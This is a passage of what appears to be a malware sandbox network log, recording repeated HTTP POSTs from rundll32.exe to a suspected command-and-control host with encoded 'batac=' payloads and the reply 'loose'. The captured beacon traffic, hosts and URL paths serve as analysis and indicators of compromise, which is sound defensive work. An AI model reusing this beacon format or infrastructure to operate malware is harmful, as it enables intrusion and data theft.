4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:50 UTC	129	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:50 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:50 UTC	130	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
78	192.168.2.22	49250	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:50 UTC	130	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:50 UTC	130	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:51 UTC	131	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:51 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:51 UTC	131	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
79	192.168.2.22	49251	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:52 UTC	131	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:52 UTC	132	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:52 UTC	133	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:52 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:52 UTC	133	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.22	49180	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:34 UTC	14	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:39:34 UTC	15	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:39:34 UTC	16	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:39:34 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:39:34 UTC	16	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
80	192.168.2.22	49252	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:53 UTC	133	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:53 UTC	133	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:53 UTC	134	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:53 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:53 UTC	135	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
81	192.168.2.22	49253	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:54 UTC	135	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:54 UTC	135	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:54 UTC	136	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:54 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:54 UTC	136	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
82	192.168.2.22	49254	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:55 UTC	136	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:55 UTC	137	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:56 UTC	138	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:55 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:56 UTC	138	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
83	192.168.2.22	49255	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:56 UTC	138	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:56 UTC	138	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:57 UTC	139	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:56 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:57 UTC	140	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
84	192.168.2.22	49256	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:57 UTC	140	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:57 UTC	140	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:58 UTC	141	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:57 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:58 UTC	141	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
85	192.168.2.22	49257	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:58 UTC	141	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:58 UTC	142	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:40:59 UTC	143	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:40:59 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:40:59 UTC	143	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
86	192.168.2.22	49258	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:40:59 UTC	143	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache
2022-08-14 06:40:59 UTC	143	OUT	Data Raw: 62 61 74 61 63 3d 30 4c 2b 58 45 56 51 4d 64 4e 45 30 6d 64 6d 4f 4b 34 70 74 6b 67 52 78 72 57 48 6c 33 50 4b 77 69 67 39 77 34 35 38 37 2f 68 4d 6c 2f 51 62 45 37 75 72 57 54 6a 4e 52 44 4e 67 45 79 6c 4b 72 67 33 79 31 59 58 34 46 2f 5a 4e 36 44 59 77 53 6e 2f 36 48 74 55 58 4a 47 67 35 32 57 46 2f 2f 36 6d 6e 79 4a 56 6d 78 32 44 69 49 35 78 32 74 47 34 41 44 67 70 53 6c 56 48 46 41 59 30 42 4f 6d 62 61 61 35 36 2b 52 70 59 54 54 39 74 5a 4b 4f 4b 58 4f 65 47 35 4f 6e 45 69 68 51 34 76 34 53 57 6a 36 61 61 6e 4e 6b 45 61 48 54 76 76 69 55 76 63 61 4c 35 4e 62 6a 77 65 64 63 41 74 50 61 49 79 33 33 4b 70 4d 6d 56 6f 7a 32 35 64 65 76 70 73 67 32 6c 44 50 68 4a 46 6b 53 39 54 44 58 74 74 32 76 74 69 34 42 45 57 67 6a 2b 58 71 73 61 57 7a 4d 68 43 31 59 Data Ascii: batac=0L+XEVQMdNE0mdmOK4ptkgRxrWHl3PKwig9w4587/hMl/QbE7urWTjNRDNgEyIKrg3y1YX4F /ZN6DYwSn/6HtUXJGg52WF//6mnyJVmx2Dil5x2tG4ADgpSlVHFAY0BOmbaa56+RpYTT9tZKOKXOeG5OnEihQ4v4SW j6aanNkEaHTvviUvcaL5NbjwedcAtPaIy33KpMmVoz25devpsg2lDPhJFkS9TDXtt2vti4BEWgj+XqsaWzMhC1Y
2022-08-14 06:41:00 UTC	144	IN	HTTP/1.1 200 OK Date: Sun, 14 Aug 2022 06:41:00 GMT Server: Apache/2.4.41 (Ubuntu) Access-Control-Allow-Origin: * Content-Length: 5 Connection: close Content-Type: text/html; charset=UTF-8
2022-08-14 06:41:00 UTC	144	IN	Data Raw: 6c 6f 6f 73 65 Data Ascii: loose

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
87	192.168.2.22	49259	64.52.80.180	443	C:\Windows\System32\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
2022-08-14 06:41:00 UTC	144	OUT	POST /Kolpt523ytcserstrew/torel HTTP/1.1 Content-Type: application/x-www-form-urlencoded User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: com.lightbuzear.buzz Content-Length: 1118 Cache-Control: no-cache

Timestamp	kBytes transferred	Direction	Data
